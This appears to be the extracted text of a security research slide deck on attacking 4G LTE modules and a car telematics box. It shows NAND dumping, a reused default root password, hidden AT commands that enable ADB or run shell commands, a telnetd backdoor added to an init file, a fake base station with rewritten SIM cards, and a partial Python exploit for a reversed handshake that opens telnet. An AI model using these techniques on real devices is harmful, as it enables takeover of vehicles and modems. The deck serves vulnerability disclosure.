
```
root@ubuntu:/tmp# ubireader_extract_files '/home/pp/Desktop/system.img'
Extracting files to: ubifs-root/751791950/usrfs
Extracting files to: ubifs-root/751791950/rootfs
root@ubuntu:/tmp# ls ubifs-root/751791950/rootfs/
bin      cache  etc    lib    mnt    sbin   sys    tmp    WEBSERVER
boot     data   firmware  linuxrc  proc  sdcard  system  usr    www
build.prop  dev    home    media   run   share  target  var
```

Through NAND Flash Dump

- NAND Flash Dump is more complicated



NAND chip carrier socket
BGA 63 0.8mm



Different size
Same pins
BGA 63

Through NAND Flash Dump

```
root@ubuntu:~# binwalk '/home/pp/Desktop/zte-无坏块-无冗余' | grep JFFS2
39845888      0x26000000      JFFS2 filesystem, little endian
^Cclose failed in file object destructor:
sys.excepthook is missing
lost sys.stderr

root@ubuntu:~# mkdir /tmp/nand/
root@ubuntu:~# modprobe mtdram total_size=131072
root@ubuntu:~# dd if='/home/pp/Desktop/zte-无坏块-无冗余' of=/dev/mtd0 bs=2k skip=$((0x26000000/0x800))
46016+0 records in
46016+0 records out
94240768 bytes (94 MB, 90 MiB) copied, 0.0679927 s, 1.4 GB/s
root@ubuntu:~# modprobe mtdblock
root@ubuntu:~# modprobe jffs2
root@ubuntu:~# mount -t jffs2 -o rw /dev/mtdblock0 /tmp/nand/
root@ubuntu:~# ls /tmp/nand/
bin  etc_ro  firmware  log  pidfile  testfile  usr  var
etc  etc_rw  httpshare_db  media  scripts  tmp  usr_4g  wifi
root@ubuntu:~#
```

- Use *binwalk* to identify filesystem from the flash dump
- Cut the file from the right offset
- Mount the filesystem !



Ways to Get a shell

- Serial ports are mapped as debug ports / Linux console
 - USB interface / USB virtual serial / Special contact on circuit board
 - Remember a widely used password
 - root / **oelinux123**
 - Login directly without password
 - Some interface on Tesla (Already fixed)
- Open Services ADB / telnet / SSH...
 - Fast scan, like masscan
 - USB ADB
 - ADB on port 5555
 - telnet / ssh (weak password or cracked password)



Qualcomm Linux Modems by **Qualcomm** & Co - Open Source ...

<https://osmocom.org/projects/qualcomm-modems/wiki/9615-cdp> ▼ 翻译此页

2017年1月8日 - The **9615-cdp** is a LTE Modem Module manufactured by the Chinese ... 9615-cdp
login: root Password: **oelinux123** root@9615-cdp:~# ...

Q7 LTE Module User Manual **Q7**_Rev ... - FCC ID

<https://fccid.io/Qualcomm/Corporation/LWA10Q7> ▼ 翻译此页

LTE Module User Manual details for FCC ID NWA-LWA10Q7 made by ... User Manual REV: 0.1 PAGE
13 OF 21 Input Login/Password as root/**oelinux123**.

[PDF] **OpenLinux** Source Code Developer Guide

wless.ru/.../OpenLinux_Source_Code_Developer_Guide_V... ▼ 翻译此页

Step 4 UART login system: user name root; password **oelinux123**. 3.4.2 Modify Source Code. Delete
#cmdparams='noinitrd rw console=ttyHSL0,115200' from.

```
0:00 /usr/bin/diagrebootapp
0:00 {getty} /bin/busybox /sbin/getty -L ttyHSL0 115200 consol
0:00 [AR6K Async]
0:00 [wlan loading th]
```

```
[1140] cmdline: noinitrd ro console=ttyHSL0 115200,n8 androidboot.hardware=qcom ehci-hcd.park=3 msm_rtb
.filter=0x37 lpm_levels.sleep_disabled=1 earlycon=msm_hsl_uart,0x78b0000 androidboot.serialno=52928e3f
androidboot.authorized_kernel=true androidboot.baseband=[1160] Updating device tree: start
```



Ways to Get a shell

- Through hidden AT command

- Enable ADB Service

- Simcom 7600: AT+CUSBADB=1,1
 - Fibocom L718: AT+ADBDEBUG=1

The adb device for the SIM7600 series is turned off by default and needs to be opened by a AT command , and then the module takes effect.

AT + CUSBADB = 1

- Hidden system command execution

- Quectel EC20: AT+QLINUXCMD="echo test > /dev/ttyGS0"
 - Command injection

- Last Resort: Hacking into the Nand Flash

- Grab the NAND Flash Dump
 - Modify file system, add "/bin/busybox telnetd -l /bin/sh &" in init file
 - Re-attach the Nand Flash

```
root@ubuntu:/home/pp# ls /dev/ttyUSB*
/dev/ttyUSB0 /dev/ttyUSB2 /dev/ttyUSB4
/dev/ttyUSB1 /dev/ttyUSB3 /dev/ttyUSB5
root@ubuntu:/home/pp# microcom -p /dev/ttyUSB2
connected to /dev/ttyUSB2
Escape character: Ctrl-\
Type the escape character followed by c to get to the menu or q to quit
AT
OK
AT+COPS?
+COPS: 0,0,"CHN-UNICOM",7
OK
```

USB virtual serial ports

send and receive AT command

Ways to Get Network Traffic

- Assume tcpdump capability
- Build a 4G base station
 - For researching, steady, convenient and fast
 - Use srsLTE (install easily than OAI)
 - Choose SDR devices :
 - USRP B200/B210/B200 mini
 - Bladerf x40 xa4
 - LimeSDR
- Write SIM card
 - Writeable LTE test card (Only for test)
 - SIM card reader

```
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_CREATE_SESSION_REQUEST
SPGW: Allocated Ctrl TEID 1
SPGW: Allocated User TEID 1
SPGW: Allocate UE IP 172.16.0.100 UE (client) IP
Received Create Session Response
Create Session Response -- SPGW control TEID 1
Create Session Response -- SPGW S1-U Address: 127.0.1.100
SPGW Allocated IP 172.16.0.100 to IMSI 460010123456780
Adding attach accept to Initial Context Setup Request
Initial Context Setup Request -- eNB UE S1AP Id 1, MME UE S1AP Id 1
Initial Context Setup Request -- E-RAB id 5
Initial Context Setup Request -- S1-U TEID 0x1. IP 127.0.1.100
Initial Context Setup Request -- S1-U TEID 0x1. IP 127.0.1.100
Initial Context Setup Request -- QCI 7
Received Initial Context Setup Response
E-RAB Context Setup. E-RAB id 5
E-RAB Context -- eNB TEID 0x460003; eNB GTP-U Address 127.0.1.1
UL NAS: Received Attach Complete
Unpacked Attached Complete Message. IMSI 460010123456780
Unpacked Activate Default EPS Bearer message. EPS Bearer id 5
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_MODIFY_BEARER_REQUEST
Modify Bearer Request received after Downling Data Notification was sent
Sending EMM Information
```

The traffic data between Cloud and client

No.	Time	Source	Destination	Info
97...	159.3152...	123.125.115.205	172.16.0.100	Contin
97...	159.4172...	123.125.115.205	172.16.0.100	[TCP S
97...	159.4177...	123.125.115.205	172.16.0.100	[TCP R
97...	159.4181...	123.125.115.205	172.16.0.100	[TCP R
97...	159.4368...	172.16.0.100	123.125.115.205	63988
97...	159.4369...	172.16.0.100	123.125.115.205	63988
97...	159.4370...	172.16.0.100	123.125.115.205	[TCP W
97...	159.4374...	172.16.0.100	123.125.115.205	[TCP D
97...	159.4375...	172.16.0.100	123.125.115.205	[TCP D
97...	160.2462...	123.125.115.205	172.16.0.100	Contin
97...	160.2768...	172.16.0.100	123.125.115.205	63988
97...	160.2835...	123.125.115.205	172.16.0.100	Contin
97...	160.3167...	172.16.0.100	123.125.115.205	63988
97...	160.3985...	123.125.115.205	172.16.0.100	Contin
97...	160.4368...	172.16.0.100	123.125.115.205	63988
97...	160.6561...	123.125.115.205	172.16.0.100	Contin
97...	160.7768...	172.16.0.100	123.125.115.205	63988
97...	160.8684...	123.125.115.205	172.16.0.100	Contin
97...	160.8967...	172.16.0.100	123.125.115.205	63988

Ways to Get Network Traffic

SIM Personalize tools(Copyright: GreenCard Co.,Ltd Ver 3.1.0)

Reader(PC/SC): Identiv SCR35xx USB Smart Card Reader 0 Refresh Read Card Write Card Save Data Load Data Exit

Batch Write Card
xPDI Data File: Select File Go First Prev Next Last Find Continue Template

Common Parameter
ATR: 3B9F95801FC38031E073FE21135786810286984418A8 Type: LTE(LH02):LTE+GSM Language: ... ADN
ICCID: 898600D6110951011460 Inc (DEC20) PIN1: 1234 PUK1: 88888888 PIN2: 1234 PUK2: 88888888 (ASC8) ADM: 3838383838383838 (HEX16/8)


GSM/WCDMA/LTE CDMA/EVDO/CSIM

GSM Parameter
☐ IMSI18: 8092089300000000005 ☒ IMSI15: 20893000000000005 Inc (DEC18/15)
ACC: 0020 Input (DEC4) AD: 81000000 ...
☐ Inc KI: 8BAF473F2F8FD09487CCBD7097C6862 (HEX32)
PLMN: 46000; 46002; 46007; 46008; 45412; 41004 ... Auto
EHPLMN: 46000; 46007; 46002; 46008 ...
FPLMN: 46001; 46003; 46004; 46020 ...
HPLMN: 50 (HEX2) GID1: GID2: (HEX)
SMSP: +8613800571500 MSISDN: Inc (ASC)
SPN: HUAWEI TEST (ASC)
ECC: ...
Algorithm: ☒ Comp128-1 ☐ Comp128-2 ☐ Comp128-3 ☐ Milenage

LTE/WCDMA Parameter
☐ IMSI18: 8092089300000000005 ☒ IMSI15: 20893000000000005 Inc (DEC18/15)
ACC: 0020 Input (DEC4) AD: 81000000 ...
☒ Inc KI: 8BAF473F2F8FD09487CCBD7097C6863 (HEX32)
☒ OPC: E734F8734007D6C5CE7A0508809E7E9C (HEX32)
☐ OP: 3129928 (HEX32)
PLMNwAct: ... Auto
OPLMNwAct: 46000; 4000; 46000; 8000; 46000; 0080; 4541; 4000; 4512; 8000; 4541 ...
HPLMNwAct: 46000; 4000; 46000; 8000; 46000; 0080 ...
EHPLMN: 46000; 46007; 46002; 46008 ...
FPLMN: 46001; 46003; 46004; 46020 ...
HPPLMN: 50 (HEX2) GID1: GID2: (HEX)
SMSP: +8613800571500 (ASC) MSISDN: Inc (ASC)
SPN: HUAWEI TEST (ASC)
ECC: ...
Algorithm: ☒ Milenage ☐ XOR R&C Para Other files Same with GSM

Other files Same with LTE

Write the sim card with our IMSI / KI / OP / OPC



Run the srsLTE base station system



Recap

- After Attack Preparations
 - Get shell (high probability, ADB shell)
 - Get file system (surely, NAND dump)
 - Get opened ports (surely, port scan)
 - Get connection between Cloud (surely, fake station)
- In case the above doesn't work
 - In most cases, after installing the correct drivers and setting to the correct AT mode, use ADB (USB) could get a root shell



- An Introduction to 4G modules
- Attack Surfaces of 4G modules
- Attack Preparations
- **Vulnerabilities Found and Exploitation**
- Suggested Defense Practice

Attack Via Vulnerabilities Discovered

- System management service vulnerabilities
 - Port scan: `masscan -p 1-65535 192.168.99.100 -rate=3000`

```
→ MacOS masscan 192.168.199.1 -p 1-65000 --rate=3000

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-04-18 06:17:24 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65000 ports/host]
Discovered open port 8123/tcp on 192.168.199.1
Discovered open port 50001/tcp on 192.168.199.1
Discovered open port 53/tcp on 192.168.199.1
```

- Port view: `netstat -tunlp`

```
/ # netstat -tunlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5037          0.0.0.0:*                 LISTEN      441/adbd
tcp        0      0 192.168.225.1:53       0.0.0.0:*                 LISTEN      1122/dnsmasq
tcp        0      0 0.0.0.0:5565           0.0.0.0:*                 LISTEN      441/adbd
tcp        0      0 fe80::7cd3:37ff:fe09:a800:53 :::*                    LISTEN      1122/dnsmasq
tcp        0      0 0 :::23                  :::*                    LISTEN      1490/busybox
udp        0      0 192.168.225.1:53       0.0.0.0:*                 1122/dnsmasq
udp        0      0 0.0.0.0:67             0.0.0.0:*                 1122/dnsmasq
udp        0      0 fe80::7cd3:37ff:fe09:a800:53 :::*                    1122/dnsmasq
```

Attack Via Vulnerabilities Discovered

- Opened telnet service
 - Search password file from flash dump, use **hashcat** to crack the password with GPU

```
root@ubuntu:/tmp/nand# strings '/home/pp/Desktop/zte-无坏块-无冗余' | grep "0:0:root"
root::0:0:root:/:/bin/sh
admin:XQ1KTOGqHn7:0:0:root:/:/bin/sh
```

```
root@ubuntu:/tmp# telnet 192.168.99.100 4719
Trying 192.168.99.100...
Connected to 192.168.99.100.
Escape character is '^]'.

login: admin
Password:

BusyBox v1.21.0-uc0 (2018-10-24 12:05:19 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.
```



Attack Via Vulnerabilities Discovered

- Opened remote ADB

- We found many top seller modules open the remote ADB service by default.
- Convenient for 3rd party customization

Brand	ZTE / GOSUNCN	LONGSUN G	YUGE	NEOWAY	SIMCOM	
model	ME3630	U9300 U9507C	CLM920	N720	SIM7600	
port	5555	5555	5555	5555	5565(need open by self, some OEM manufacturers open it)	

- Others

- Web management with weak password
- SSH with empty password
-

Ranged attack - control the CAN bus

Fixed

- A brand of car has an APP to remotely unlock the car and launch the engine.
- Buy the T-box from Auto Parts Shop.
- No USB ADB, no TCP ADB, no telnet, how to get a shell?
 - Firmware dump with NAND programmer.
 - With the network monitor methods, we obtain the traffic of the 18xx port and located the bin.
 - Reverse engineering, not much functionality, but including enable USB ADB
 - Successfully turned on USB ADB, and get shell.
 - Another process listens on port 24xx, has the “Active Telnetd” function!

```
root@kali:~# adb -s 192.168.1.100 shell
/ # busybox netstat -tunlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address   Foreign Address  State           PID/Program name
tcp        0      0 0.0.0.0:1898     0.0.0.0:*        LISTEN          1692/./s_srv
tcp        0      0 0.0.0.0:24xx    0.0.0.0:*        LISTEN          1470/./g_srv
```

```
if ( !sub_1C93C("telnetd", &v2) )
{
    OsDoexec((int)"killall telnetd", (int)"w", 0);
    OsDoexec((int)"telnetd -p 1898 &", (int)"w", 0);
}
```

Ranged attack - control the CAN bus

- find “recv” or “bind” in imports, and look at the xrefs

```
*( _WORD *)addr.sa_data = (v10 >> 8) | (( _WORD)v10 << 8);
while (bind(dword_34438, &addr, 0x10u) )
{
    ++v9;
    sleep(1u);
    sub_285AC(v9, 10);
    if ( !v11 )
    {
        OsLog(2, 194892, *v1);
    }
    OsLogEx(0, 7, 194928, *v1);
    v12 = dword_34438;
    if ( listen(dword_34438, 2) >= 0 )
    {
        OsLogEx(0, 7, 194980, v12);
        while ( 1 )
        {
            addr_len = 16;
            *(_DWORD *)(v1 + 1) = accept(dword_34438, &v21, &addr_len);
            pthread_mutex_lock((pthread_mutex_t *)&unk_34850);
            dword_34430 = *(_DWORD *)(v1 + 1);
            if ( dword_34868 )
            {
                OsTaskDelete(dword_34868);
                dword_34868 = 0;
            }
            if ( dword_34450 )
            {
                SSL_free(dword_34450);
                dword_34450 = 0;
            }
            if ( dword_34434 != -1 )
                close(dword_34434);
            dword_34434 = dword_34430;
        }
    }
}
```

bind tcp port 24xx

```
pthread_mutex_unlock((pthread_mutex_t *)&unk_34850);
v13 = SSL_new(dword_3487C);
v14 = *(_DWORD *)(v1 + 1);
dword_34450 = v13;
SSL_set_fd(v13);
v15 = SSL_accept(dword_34450);
v17 = v15;
if ( v15 == -1 )
{
    LogEx(0, 7, 195004, v16);
    pthread_mutex_lock((pthread_mutex_t *)&unk_34850);
    SSL_free(dword_34450);
    close(*(_DWORD *)(v1 + 1));
    *((_BYTE *)v1 + 2) = v17;
    *((_BYTE *)v1 + 3) = v17;
    *((_BYTE *)v1 + 4) = v17;
    *((_BYTE *)v1 + 5) = v17;
    dword_34450 = 0;
    pthread_mutex_unlock((pthread_mutex_t *)&unk_34850);
}
else
{
    sub_1E7C8(0);
    sub_24BE8(0x2DFC4);
    v22 = 1;
    dword_34868 = OsTaskCreate(0x24398, 16, v1, 0);
    if ( !dword_34868 )
    {
        LogEx(0, 7, 195024, "thread");
    }
}
```

using SSL

function at 0x24398

handle recv data



- inspect the function that processes the recv data

```
memcpy(v1, &unk_34440, 0x40);  
v6 = SSL_read(dword_34450, &s[v5], 256 - v5);  
v42 = v6;  
v7 = v6;  
if ( v6 > 0 )  
    break;  
if ( !v6 )  
{
```

received SSL data

```
v8 = 0;  
v9 = 0;  
_OsLock(dword_34454, 0);  
v10 = 0;  
v46 = v2;  
v48 = v3;  
do  
{  
    if ( v7 > v10 + 15 )  
    {  
        v11 = (char *)&readfds;  
        memset(&readfds, 0, 0x400u);  
        v12 = &s[v9 - 1];  
        do  
        {  
            v13 = (unsigned __int8)(v12++)[1];  
            sprintf(v11, "%02X", v13);  
            v11 += 2;  
        }  
        while ( v12 != &s[v9 + 15] );  
        AES_ecb_encrypt(&s[v9], &src[v8], &unk_34458, 0);  
        v8 += 16;  
    }  
    v9 = (unsigned __int16)(v9 + 16);
```

Hex b2a

decrypted by AES

```
{  
    v24 = 8byte_3454C[v23];  
    if ( (!strcmp(&byte_3454C[v23], "0005", 4u) || !strcmp(&byte_3454C[v23], "0d05", 4u))  
        && (LOBYTE(timeout.tv_usec) = 0,  
            timeout.tv_sec = *(__DWORD *)&byte_3454C[v23 + 8],  
            v25 = 2 * (unsigned __int8)strtol((const char *)&timeout, 0, 16) + 18,  
            v26 = v22 + v25,  
            (signed int)(v22 + v25) <= (signed int)v15)  
        && ((s1 = 8byte_3454C[(unsigned __int16)(v25 + v22 - 4)],  
            !strcmp(&byte_3454C[(unsigned __int16)(v25 + v22 - 4)], "0d0a", 4u))  
            || !strcmp(s1, "0d0a", 4u)) )  
    {  
        v27 = strlen(v24);  
        for ( i = 0; ; i = (unsigned __int16)(i + 1) )  
        {  
            v34 = (unsigned __int16)(2 * i);  
            if ( v27 <= v34 )  
                break;  
            v29 = (unsigned __int8)v24[v34];  
            if ( v29 >> 4 > 3 )  
            {  
                if ( v29 >> 4 == 4 )  
                    v31 = v29 - 55;  
                else  
                    v31 = v29 - 87;  
                v30 = 16 * v31;  
            }  
            else  
            {  
                v30 = 16 * v29 & 0xF0;  
            }  
            v32 = (unsigned __int8)v24[v34 + 1];  
            if ( v32 >> 4 > 3 )  
            {  
                if ( v32 >> 4 == 4 )  
                    v33 = v32 - 55;  
                else  
                    v33 = v32 - 87;  
            }  
            else  
            {  
                v33 = v32 - 48;  
            }  
            *((_BYTE *)&timeout.tv_sec + i) = v33 | v30;  
        }  
        v35 = 0;  
        v36 = (struct timeval)((char *)&timeout + 2);  
        v37 = (unsigned __int16)((LOWORD(timeout.tv_usec) >> 8) | (LOWORD(timeout.tv_usec) << 8));  
        while ( v36 != (struct timeval)((char *)&timeout.tv_sec + (unsigned __int16)(v37 + 3) + 2) )  
        {  
            v38 = BYTE1(v36->tv_sec);  
            v36 = (struct timeval)((char *)&v36 + 1);  
            v35 ^= v38;  
        }  
        if ( *((unsigned __int8 *)&timeout.tv_usec + v37 + 2) == v35 )  
        {  
            v41 = HIBYTE(timeout.tv_sec);  
            LOWORD(readfds._fds_bits[0]) = (LOWORD(timeout.tv_usec) >> 8) | (LOWORD(timeout.tv_usec) << 8);  
            memcpy((char *)&readfds._fds_bits + 2, (char *)&timeout.tv_usec + 2, LOWORD(readfds._fds_bits[0]));  
            v42(v41, &readfds);  
        }  
        else
```

header
check

checksum
check

call dispatch function

Ranged attack - control the CAN bus

- The function which dispatch the receive command
- Include open the telnet!

```
byte_34E4B = 0;
return result;
}
}
switch ( byte_34E4A )
{
case 1:
    sub_1CAC4((unsigned __int8)byte_34E4B);
    goto LABEL_10;
case 2:
    sub_1CC14((unsigned __int8)byte_34E4B);
    goto LABEL_10;
case 3:
    sub_1C760((unsigned __int8)byte_34E4B);
    goto LABEL_10;
case 4:
    v1 = &byte_34E48;
    if ( byte_34E4B )
        goto LABEL_18;
    sub_1CAC4(0);
    sub_1CC14(0);
    sub_1C760(0);
    goto LABEL_10;
case 5:
    if ( byte_34E4B )
    {
        result = FmcOsLog(3);
        byte_34E48 = 0;
        byte_34E49 = 0;
        byte_34E4A = 0;
    }
}
```

dispatch function which enable telnet

```
unsigned int __fastcall sub_1CC14(unsigned int result)
{
    unsigned int v1; // r4@1
    char v2; // [sp+4h] [bp-14h]@3

    v1 = result;
    if ( result <= 1 )
    {
        if ( !sub_1C93C("telnetd", &v2) )
        {
            OsDoexec((int)"killall telnetd", (int)"w", 0);
            OsDoexec((int)"telnetd -p 1898 &", (int)"w", 0);
        }
        if ( v1 == 1 )
        {
            sub_18D20("/etc/conf/ex_interface.conf", "TELNETD_IFEN", "1", 0);
            result = OsLogEx(1, 7);
        }
        else
        {
            result = OsLogEx(1, 7);
        }
    }
    else if ( result == 2 )
    {
        if ( sub_1C93C("telnetd", &v2) == (DIR *)1 )
            OsDoexec((int)"killall telnetd &", (int)"w", 0);
        sub_18D20("/etc/conf/ex_interface.conf", "TELNETD_IFEN", "0", 0);
        result = OsLogEx(1, 7);
    }
    return result;
}
```

start telnetd service
this mode need password :(



- The Keys

- Encryptions are all AES-based or RSA-based
- AES key is hard-coded in the binary
- RSA private key is stored on the disk with password protected
- But the password is hard-coded in the binary too. (Give it a guess ?)

- So, Let's write the exploit

- At last, we opened the telnet

```
key=
data = '\x01\x00\x01\x00\x00\x0d\x0a'
data_a = binascii.b2a_hex(data)
data_en = aes_en(data_a,key)
secure_sock.write(data_en)
print "send 1 0 done"
```

1. Get SSL connection with TBOX, send handshake step1 data with the default AES key.

```
data_re = secure_sock.read(1024)
data_re_en = aes_de(data_re)
#print "recv :"+data_re_en
```

```
message = binascii.a2b_hex(data_re_en[14:46])
print "recv time stamp : "+message
key = b'
h = hmac.new(key, message, hashlib.md5)
print h.hexdigest()
data1 = '\x01\x00\x11\x02'+binascii.a2b_hex(h.hexdigest())
che = check_sum(data1[3:])
data1 = data1 + chr(che) + '\x0d\x0a'
data1_a = binascii.b2a_hex(data1)
data_en = aes_en(data1_a,key)
#print "data: "+data_en
secure_sock.write(data_en)
print "send 1 2 done"
```

2. Receive time stamp from TBOX, make an hmac with it, and send handshake step2 data.

```
data = '\x01\x00\x02\x04\x00\x07\x0d\x0a'
data_a=binascii.b2a_hex(data)
data_en = aes_en(data_a,key)
secure_sock.write(data_en)
print "send 1 4 done"
```

3. Send handshake step3 data.

```
data_re = secure_sock.read(1024)
data_re_en = aes_de(data_re)
#print data
print data_re_en[14:46]
new_key = aes_de(binascii.a2b_hex(data_re_en[14:46]))
print binascii.b2a_hex(new_key)
```

4. AES key exchange.

```
data = '\x02\x00\x01\x01\xf2\x0d\x0a'
data_a = binascii.b2a_hex(data)
data_en = aes_en(data_a,new_key)
secure_sock.write(data_en)
print "send f2 01 done"
```

